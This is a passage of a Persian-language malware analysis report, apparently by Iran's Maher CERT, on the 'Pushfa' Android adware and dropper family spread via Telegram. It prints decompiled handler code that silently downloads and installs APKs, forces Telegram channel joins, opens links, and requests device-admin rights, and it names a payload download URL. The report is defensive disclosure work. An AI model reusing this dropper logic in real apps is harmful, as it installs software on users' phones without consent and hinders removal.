بسمه‌تعالی

بررسی بدافزارهای پوشفا، باسابقه‌ترین خانواده‌ی بدافزار اندرویدی ایرانی

بهمن ۹۷

فهرست مطالب

۱ چکیده

بدافزارهای دسته "پوشفا" را شاید بتوان ازجمله قدیمی‌ترین و پرانتشارترین بدافزارهای اندرویدی ایرانی تا به امروز دانست. براساس مشاهدات انجام شده، نخستین بدافزارهای این دسته از مرداد ماه ۹۶ در پیام‌رسان تلگرام منتشر شده‌است. این درحالی است که در همان زمان، تلگرام در بین ایرانیان محبوبیت بیشتری پیدا کرده بود. متاسفانه آمار دقیقی از میزان آلودگی به این بدافزارها دردسترس نیست اما با توجه به فعالیت مستمر این بدافزار و انتشار روزانه حداقل ۱ نسخه از بدافزار در صدها کانال تلگرامی در طی ۱۷ ماه گذشته، انتظار می‌رود چندین میلیون از دستگاه‌های اندرویدی ایرانی به بدافزارهای پوشفا آلوده شده باشند. تاکنون بیش از ۲۰۰ نمونه از این بدافزار توسط مرکز ماهر شناسایی شده است.

علاوه بر این، از آنجا که بسیاری از بدافزارهای پوشفا، پس از نصب مخفی شده و یا آیکون خود را با آیکون برنامه‌ای مجاز و شناخته شده (مانند گوگل پلی، جیمیل، گوگل کروم و گوگل مپ) جایگزین می‌کنند، درصد زیادی از کاربران قادر به شناسایی و حذف بدافزارها نخواهند بود و بدافزار روی دستگاه باقی خواهد ماند. همچنین برخی از بدافزارهای پوشفا از کاربر درخواست مجوز مدیریتی می‌کنند، که در صورت موافقت کاربر، حذف بدافزار برای کاربران عادی به سادگی امکان‌پذیر نخواهد بود و احتمال آلوده ماندن دستگاه بیش از پیش خواهد شد.

بدافزارهای پوشفا در ابتدا ساختار ساده‌ای داشتند اما به مرور زمان، ماژول‌ها مختلفی به آن‌ها اضافه شده و رفتار آن‌ها پیچیده‌تر شده است. این بدافزارها در طول ۱۷ ماه گذشته با نام‌های مختلفی، از جمله نام برنامه‌های محبوب، موضوعات روز و یا عناوین مستهجن منتشر شده‌اند. در بین صدها بدافزار منتشر شده، بخش اعظمی از بدافزارها "موبوگرام" نام دارند. همچنین اغلب بدافزارهای این دسته پس از نصب، بدافزار دیگری به نام "بازار" دانلود و نصب می‌کنند که آیکونی مشابه با فروشگاه اندرویدی "کافه بازار" دارد و پس از نصب مخفی می‌شود.

هدف اصلی بدافزارهای پوشفا، کسب درآمد از راه تبلیغات است. در ابتدای فعالیت این بدافزار، فروش عضو به کانال‌های تلگرامی و تبلیغات از این دست رواج زیادی داشت، به همین دلیل در نسل‌های اولیه این بدافزار، محور اصلی تبلیغات، تبلیغات تلگرامی بود. اما درحال حاضر، با رشد روزافزون سرویس‌های ارزش‌افزوده و تزریق بودجه تبلیغاتی از طرف این شرکت‌ها، هدف اصلی بدافزارهای پوشفا نیز نمایش تبلیغات سرویس‌های ارزش‌افزوده، دانلود خودکار و بدون اطلاع برنامه‌های دارای سرویس ارزش‌افزوده و در مواردی نیز دانلود بدافزارهای سرویس ارزش‌افزوده (عضویت در سرویس ارزش‌افزوده از طریق برنامه‌ای بدون محتوا) است.

در این گزارش بیش از ۲۰۰ بدافزار "پوشفا" شناسایی شده و رفتار مخرب آن‌ها در ۷ نسل مورد بررسی قرار گرفته است. اصلی‌ترین اقدامات مخرب این بدافزارها که در هر نسل به تعداد آن افزوده شده است عبارتند از:

۱. مخفی شدن آیکون برنامه
۲. درخواست مجوز مدیریتی از کاربر
۳. دانلود خودکار بدافزاری به جعل عنوان کافه بازار
۴. دانلود خودکار بدافزاری به نام موبوگرام
۵. دانلود و نصب دیگر برنامه‌ها (اغلب برنامه‌های دارای سرویس ارزش‌افزوده)
۶. باز کردن کانال یا عضو کردن کاربر در کانال تلگرامی
۷. باز کردن لینکی در مرورگر
۸. شنود پیامک‌های کاربر و ارسال پیامک حاوی کد فعال‌سازی به شماره‌ای خاص

لازم به توضیح است پیشتر نسخه‌های قدیمی از این بدافزارها مورد توجه تحلیلگران قرار گرفته است:

https://twitter.com/LukasStefanko/status/921305438783791105

https://scriptics.ir/blog/2017/10/%D8%A7%D9%BE%E2%80%8C%D9%87%D8%A7%DB%/8C-%D8%AC%D8%B9%D9%84%DB%8C-pushfa


۲ مقدمه

بدافزارهای پوشفا، جزو نخستین بدافزارهایی بود که در فضای تلگرام آغاز به کار کرده و همچنان فعالیت خود را به صورت مستمر ادامه داده است. بدافزارهای پوشفا اغلب با نام "پوشفا" و "سعید ریاحی" منتشر شده‌اند، اما به دلیل محدودیت در دسترسی به اطلاعات هویتی، درمورد هویت شخص متخلف نمی‌توان نظر قطعی داد. نسل‌های اولیه بدافزارهای پوشفا با سایت pushfa.ir و pushfa.com در ارتباط بودند. اطلاعات موجود در سایت قدیمی pushfa.ir در شکل ۱ قابل مشاهده است.

شکل ۱


اما در تاریخ ۲۰۱۸,۱۱,۲۵ مالکیت این سایت به "حسین ابوالتختی" تغییر یافته است. نام "حسین ابوالتختی" با نام "حسین تختی" که پیش از این در سایت پوشفا وجود داشت، تشابه زیادی دارد.

در حال حاضر برنامه‌های پوشفا از میزبان دیگری به آدرس Pushfa.app به انتشار بدافزارهای خود می‌پردازند. متاسفانه اطلاعات مربوط به این سایت توسط مالکین آن مخفی شده است و نمی‌توان از آن اطلاعاتی کسب کرد. نمایی از این سایت به همراه سرویس‌هایی که ارائه می‌دهد در شکل ۲ قابل مشاهده است این سایت کاملا مشابه نسخه قبلی سایت پوشه است و امکان ثبت‌نام در آن نیز وجود ندارد.



شکل ۲ سایت pushfa.app و مقایسه آن با pushe.co

نحوه انتشار بدافزارهای پوشفا در چندماه اخیر الگوی تقریبا یکسانی را دنبال کرده است. این بدافزارها با کمک "گسترده‌های تلگرامی" در صدها کانال منتشر شده و افراد زیادی را آلوده کرده است. نمونه‌ای از تبلیغ این بدافزارها در تعدادی از گسترده‌های تلگرامی، در شکل ۳ قابل مشاهده است (یکی از راه‌های یافتن توسعه‌دهنده بدافزارها، دریافت اطلاعات این شخص از گسترده‌های تلگرامی است). تعداد این گسترده‌ها بسیار بیشتر از آنچه در تصویر نشان داده شده است. جالب است که کانال‌ها و گسترده‌های بانوان اولویت بیشتری برای انتشار این بدافزار داشته‌اند. تبلیغات مستمر این بدافزار نشان دهنده درآمدزایی بالای این بدافزار برای توسعه‌دهنده آن است، چرا که تبلیغات گسترده روزانه در چند صد کانال هزینه زیادی خواهد داشت.



شکل ۳ تبلیغ بدافزارهای پوشفا در گسترده‌های تلگرامی

بدافزارهای پوشفا با نام‌های متفاوتی در کانال‌های تلگرامی منتشر شده‌اند، اما علاوه بر دیگر برنامه‌ها، هر روز بدافزاری با نام موبوگرام، تحت عنوان "آپدیت جدید موبوگرام" به تاریخ همان روز پخش می‌شود. هشت نمونه تبلیغات اخیر این بدافزار در شکل ۴ نشان داده شده است.

شکل ۴ انتشار هر روز بدافزار پوشفا تحت عنوان موبوگرام

در ادامه به دسته‌بندی و بررسی رفتار هر نسل از این بدافزارها پرداخته شده است. لیست بیش از ۲۰۰ نمونه از این بدافزار نیز در بخش پایانی گزارش قرار داده شده است.

۳ تحلیل بدافزارهای پوشفا

براساس بررسی‌های انجام شده، بدافزارهای پوشفا به مرور زمان پیچیده‌تر شده و رفتارهای مخرب بیشتری به آن‌ها اضافه شده است. با تحلیل بدافزارهای منتشرشده و مشاهده‌ی عملکرد آن‌ها، می‌توان این برنامه‌ها را در قالب ۷ نسل دسته‌بندی کرد. در ادامه‌ی گزارش، روند پیشرفت عملکرد این بدافزارها در نسل‌های مختلف بررسی می‌شود. نسل هفتم این بدافزار (که در حال حاضر در کانال‌های تلگرامی با نام‌های مختلف، از جمله فیلترشکن، برنامه‌های مشهوری مانند جعبه‌ابزار و ... منتشر می‌شوند) با جزئیات بیشتری شرح داده شده است.


۳-۱ نسل اول بدافزارهای پوشفا

سرویس تبلیغاتی استفاده شده در این نسل از بدافزارهای پوشفا، سرویس پوشه است. عملکرد مخربی که در بدافزارهای این نسل دیده می‌شود مخفی شدن آیکون برنامه و دانلود خودکار برنامه‌ی بازار جعلی است. برای مثال اطلاعات یکی از برنامه‌های این نسل در زیر آورده شده است.

نام برنامه	نام بسته	توسعه‌دهنده	Sha256	آیکون
موبوگرام	ir.SaeidRiyahi.Pushfa1	Android	a1203ff923ffe12ef8cf45fb405d0466c9e34c39047a4843b10214a897974fce	

طبق تحلیل کد این برنامه، چند لحظه پس از نخستین ورود به برنامه، کاربر از آن خارج شده و آیکون برنامه مخفی می‌گردد. با بررسی ترافیک برنامه مشاهده می‌شود که بدافزار به صورت خودکار از لینک pushfa.com/download/Bazar.apk برنامه‌ی جعلی کافه بازار را دانلود می‌کند.

شکل ۵ کد اجرای برنامه نسل ۱



شکل ۶ بررسی ترافیک برنامه

این نسل از بدافزارها با دریافت پیام از سرویس پوشه، با توجه به مقدار پارامتر checknull در فرمت json اقدام به انجام یکی از کارهای زیر می‌کنند.

۱. دانلود خودکار برنامه بازار جعلی

```
if (_checknull.equals("MyApp")) {
    ba = processBA;
    dwonloadkhodkar dwonloadkhodkar = mostCurrent._dwonloadkhodkar;
    Common.StartService(ba, dwonloadkhodkar.getObject());
}
```

دانلود خودکار برنامه بازار جعلی

۲. دانلود و نصب برنامه‌ها

```
if (_checknull.equals("Dan&Nasb")) {
  intentWrapper2 = new IntentWrapper();
  packageManagerWrapper = new PackageManagerWrapper();
  sinstaller sinstaller2 = new sinstaller();
  file = Common.File;
  file = Common.File;
  if (File.Exists(File.getDirRootExternal(), _esmapp)) {
    file = Common.File;
    file = Common.File;
    if (File.Exists(File.getDirRootExternal(), _esmapp)) {
      if (packageManagerWrapper.GetApplicationIntent(_pm).IsInitialized()) {
        Common.ToastMessageShow(BA.ObjectToCharSequence("برنامه نصب است"), false);
      } else {
        sinstaller = new sinstaller();
        ba2 = processBA;
        file2 = Common.File;
        sinstaller._initialize(ba2, File.getDirRootExternal(), _esmapp);
        sinstaller._install();
      }
    }
  } else {
    _ht._initialize(processBA, "register", getObject());
    _ht._download(_linkapp);
    _t.Initialize(processBA, "timerr", 900000);
    _t.setEnabled(true);
  }
}
```

۳. نصب خودکار برنامه‌ها

```
if (_checknull.equals("NasbKhodkar")) {
   intentWrapper2 = new IntentWrapper();
   packageManagerWrapper = new PackageManagerWrapper();
   file = Common.File;
   file = Common.File;
   if (File.Exists(File.getDirRootExternal(), _esmapp)) {
      file = Common.File;
      file = Common.File;
      if (File.Exists(File.getDirRootExternal(), _esmapp)) {
         if (packageManagerWrapper.GetApplicationIntent(_pm).IsInitialized()) {
            Common.ToastMessageShow(BA.ObjectToCharSequence("برنامه نصب است"), false);
         } else {
            sinstaller = new sinstaller();
            ba2 = processBA;
            file2 = Common.File;
            sinstaller._initialize(ba2, File.getDirRootExternal(), _esmapp);
            sinstaller._install();
         }
      }
   } else {
      dwonloadsrvice dwonloadsrvice = mostCurrent._dwonloadsrvice;
      dwonloadsrvice._url = _linkapp;
      dwonloadsrvice = mostCurrent._dwonloadsrvice;
      File file3 = Common.File;
      file3 = Common.File;
      dwonloadsrvice._target = File.OpenOutput(File.getDirRootExternal(), _esmapp, false);
      ba = processBA;
      dwonloadsrvice dwonloadsrvice2 = mostCurrent._dwonloadsrvice;
      Common.StartService(ba, dwonloadsrvice.getObject());
   }
}
```

۴. نصب برنامه‌های مختلف

```
   if (_checknull.equals("nasbapp")) {
      intentWrapper2 = new IntentWrapper();
      if (new PackageManagerWrapper().GetApplicationIntent(_pm).IsInitialized()) {
         Common.ToastMessageShow(BA.ObjectToCharSequence(""), false);
      } else {
         sinstaller = new sinstaller();
         ba2 = processBA;
         file2 = Common.File;
         sinstaller._initialize(ba2, File.getDirRootExternal(), _esmapp);
         sinstaller._install();
      }
   }
```

۵. باز کردن لینک برنامه‌ای در کافه بازار

```
else if (_checknull.equals("Bazaar")) {
 _market.Cafebazaar_SafheBarname(_app);

  public void Cafebazaar_SafheBarname(String str) {
     Intent intent = new Intent(IntentWrapper.ACTION_VIEW);
     intent.setData(Uri.parse("bazaar://details?id=" + str));
     intent.setPackage("com.farsitel.bazaar");
     intent.setFlags(270532608);
     BA.applicationContext.startActivity(intent);
  }
```

۶. باز کردن لینک اینستاگرام

```
else if (_checknull.equals("Insta")) {
 _ariatest.OpenInstaProfile(_instauser);

 public void OpenInstaProfile(String str) {
    Intent launchIntentForPackage = BA.applicationContext.getPackageManager().getLaunchIntentForPackage("com.instagram.android");
    launchIntentForPackage.setComponent(new ComponentName("com.instagram.android", "com.instagram.android.activity.UrlHandlerActivity"));
    launchIntentForPackage.setData(Uri.parse("http://instagram.com/_u/" + str));
    launchIntentForPackage.setFlags(270532608);
    BA.applicationContext.startActivity(launchIntentForPackage);
 }
```

۷. بررسی نصب بودن برنامه‌های تلگرامی و باز کردن آن‌ها

```
else if (_checknull.equals("Allgram")) {
 if (_installed.isAppInstalled("com.hanista.mobogram")) {
    intentWrapper2 = new IntentWrapper();
    intentWrapper2.Initialize(IntentWrapper.ACTION_VIEW, _mobogram);
    javaObject = new JavaObject();
    javaObject.setObject(intentWrapper2.getObject());
    javaObject.RunMethod("setPackage", new Object[]{"com.hanista.mobogram"});
    Common.StartActivity(processBA, intentWrapper2.getObject());
```

و به همین روش نصب بودن سایر برنامه‌های تلگرامی "com.beetalk" ، "jp.naver.line.android"، "com.skype.raider"، "org.telegram.messenger"، "com.viber.voip"، "com.whatsapp"، "com.hanista.mobogram.two"، "com.hanista.mobogram.three"، "ir.persianfox.messenger"، "ir.rrgc.telegram"، "ir.alimodaresi.mytelegram"، "org.telegram.plus"، "ir.teletalk.app"، "ir.felegram"، "ir.ilmili.telegraph"، "org.telegram.engmariaamani" را نیز بررسی می‌کند.

۸. باز کردن برنامه موبوگرام

```
else if (_checknull.equals("Mobogram")) {
 intentWrapper2 = new IntentWrapper();
 intentWrapper2.Initialize(IntentWrapper.ACTION_VIEW, _mobogram);
 javaObject = new JavaObject();
 javaObject.setObject(intentWrapper2.getObject());
 javaObject.RunMethod("setPackage", new Object[]{"com.hanista.mobogram"});
 Common.StartActivity(processBA, intentWrapper2.getObject());
```

۹. باز کردن کانال یا عضو کردن کاربر در کانال تلگرامی

```
if (_checknull.equals("Joint")) {
   intentWrapper = new IntentWrapper();
   intentWrapper.Initialize(IntentWrapper.ACTION_VIEW, "tg://join?invite=" + _teleid);
   Common.StartActivity(processBA, intentWrapper.getObject());
} else if (_checknull.equals("Join")) {
   intentWrapper = new IntentWrapper();
   intentWrapper.Initialize(IntentWrapper.ACTION_VIEW, "tg://resolve?domain=" + _teleid);
   Common.StartActivity(processBA, intentWrapper.getObject());
}
```

۳-۲ نسل دوم بدافزارهای پوشفا

بدافزارهای نسل دوم نیز از سرویس پوشه استفاده می‌کنند و با دریافت پیام از این سرویس دقیقا همان اقدامات نسل قبل را انجام می‌دهند. اما در هنگام اجرای برنامه در این نسل علاوه بر عملکردهای نسل قبل، کاربر را عضو یک کانال تلگرامی می‌کردند. برای مثال اطلاعات یکی از برنامه‌هایی که در این دسته از بدافزارها حضور دارند در ادامه آورده شده است.

نام برنامه	نام بسته	توسعه‌دهنده	Sha256	آیکون
نهنگ آبی	ir.SaeidRiyahi.Pushfa5	Android	0cf6c4a53044032d800833f3daec01eeb47bffd71535ef52ed7a7dcffb38331b	

طبق تحلیل کد این برنامه، زمانی که اولین بار برنامه اجرا می‌شود چند لحظه پس از ورود به آن، برنامه‌ی تلگرام نصب‌شده بر روی دستگاه کاربر باز شده و از کاربر خواسته می‌شود عضو کانالی که درخواست آن برای کاربر به نمایش گذاشته شده است، گردد. این کانال هر بار به صورت تصادفی از بین ۳ کانال مشخص انتخاب می‌شود. پس از آن آیکون برنامه مخفی می‌شود. همچنین با بررسی ترافیک برنامه مشاهده می‌شود که از لینک pushfa.com/download/Bazar.apk به صورت خودکار برنامه‌ی بازار جعلی را دانلود می‌کند.

شکل ۷ کد اجرای برنامه نسل ۲

۳-۳ نسل سوم بدافزارهای پوشفا

بدافزارهایی که در این نسل قرار دارند، مانند نسل‌های قبل از سرویس پوشه استفاده می‌کنند.

اطلاعات یکی از بدافزارهای این نسل در جدول زیر قابل مشاهده است.

نام برنامه	نام بسته	توسعه‌دهنده	Sha256	آیکون
Telegram	ir.SaeidRiyahi.Pushfa14	Android	4ec3306a24d904bf51709819e340a21bcc382f4e51590f1ec734d413dcc61240	

تنها تفاوتی که این نسل با نسل‌های گذشته در کد اجرای برنامه دارد در این است که پس از فراخوانی سرویس پوشه، یک مقدار تصادفی بین ۱و ۲ انتخاب می‌شود. اگر این مقدار ۱ باشد مانند قبل، برنامه‌ی بازار جعلی به صورت خودکار دانلود می‌شود و اگر مقدار ۲ باشد برنامه‌ی موبوگرام جعلی دانلود می‌گردد. در انتها نیز آیکون برنامه مخفی می‌شود.

شکل ۸ کد اجرای برنامه نسل ۳

در این نسل نیز مانند نسل‌های گذشته با دریافت پیام از سرویس پوشه، اقداماتی مشابه با نسل‌های قبل انجام می‌شود؛ اما چند اقدام جدید نیز در این نسل دیده می‌شود.

۱. باز کردن دیالوگ تبلیغاتی

```
else if (_checknull.equals("DialogApp")){
 ba2 = processBA;
 nasbapp nasbapp = mostCurrent._nasbapp;
 Common.StartActivity(ba2, nasbapp.getObject());
 phoneVibrate = _vibre;
 PhoneVibrate.Vibrate(processBA, 2000);
 phoneWakeState = _ph;
 PhoneWakeState.ReleaseKeepAlive();
 phoneWakeState = _ph;
 PhoneWakeState.KeepAlive(processBA, true);
```

۲. باز کردن یک لینک در مرورگر

```
else if (_checknull.equals("Net")) {                    بررسی نصب بودن مرورگر اینترنت سامسونگ
 if (_installed.isAppInstalled("com.sec.android.app.sbrowser")) {
   intentWrapper2 = new IntentWrapper();
   intentWrapper2.Initialize(IntentWrapper.ACTION_VIEW, _link);
   javaObject = new JavaObject();
   javaObject.setObject(intentWrapper2.getObject());
   javaObject.RunMethod("setPackage", new Object[]{"com.sec.android.app.sbrowser"});
   Common.StartActivity(processBA, intentWrapper2.getObject());
```


به همین روش نصب بودن مرورگرهای دیگر کروم ("com.android.chrome")، اپرا ("com.opera.browser")، پافین ("com.cloudmosa.puffinFree")، فایرفاکس ("org.mozilla.firefox")، "com.ksmobile.cb"و دلفین ("mobi.mgeek.TunnyBrowser") را بررسی می‌کند.

۳-۴ نسل چهارم بدافزارهای پوشفا

در بدافزارهای نسل چهارم از سرویس‌های پوشه و وان سیگنال استفاده شده است. عملکرد این برنامه‌ها به این شکل است که پس از فراخوانی سرویس‌های پوشه و وان سیگنال، برنامه درخواست مجوز مدیریتی از کاربر می‌کند. داشتن مجوز مدیریتی باعث می‌شود قربانی نتواند به سادگی برنامه را از روی دستگاه خود حذف کند. همچنین کاربر را عضو کانال هانی فان می‌کند. اطلاعات یکی از برنامه‌های این نسل در جدول زیر مشاهده می‌شود.

نام برنامه	نام بسته	توسعه‌دهنده	Sha256	آیکون
بازار	ir.Pushfa.Pedal	Anywhere Software	bb5f492892c3fb6acdbb3515f07daedc430aa09d10a9da75370fe575e1eda46b	

طبق تحلیل کد این بدافزار ابتدا سرویس‌های پوشه و وان‌سیگنال فراخوانی می‌شوند. پس از آن، برنامه فعال بودن مجوز مدیریتی مورد نیازش را بررسی می‌کند. اگر مجوز فعال بود برنامه‌ی بازار اصلی نمایش داده می‌شود و تا یک ساعت کار می‌کند اما درغیراینصورت از کاربر خواسته می‌شود تا این مجوز را فعال کند. پس از فعال‌سازی این مجوز، برنامه‌ی بازار اصلی برای کاربر اجرا می‌شود. پس از این عملکرد، بررسی می‌شود که کدام‌یک از برنامه‌های تلگرامی در دستگاه کاربر نصب است. سپس با استفاده از هرکدام از تلگرام‌های موجود در دستگاه ، برنامه کاربر را عضو کانال «هانی‌فان» می‌کند. پس از یک ساعت زمان برنامه مخفی می‌گردد.



شکل ۹ کد اجرای برنامه نسل ۴

در این نسل نیز با دریافت پیام از سرویس‌های تبلیغاتی اقداماتی مشابه با نسل‌های قبل انجام می‌شود.

۳-۵ نسل پنجم بدافزارهای پوشفا

در این نسل از بدافزارها که نسبت به نسل‌های قبلی کدهای متفاوتی دارند، از سرویس‌های پوشه، پوشفا و فایربیس استفاده شده است

در رفتار ظاهری این برنامه‌ها عملکرد مخربی دیده نمی‌شود فقط هنگامی که برای اولین بار برنامه اجرا می‌گردد، از کاربر خواسته می‌شود مجوز مدیریتی مورد نیاز برنامه فعال شود. اما با بررسی کد برنامه و تحلیل ترافیک عملکردهای مخرب این نسل از بدافزارها قابل مشاهده است.

اطلاعات مربوط به یکی از بدافزارهای این نسل در جدول زیر آورده شده است.

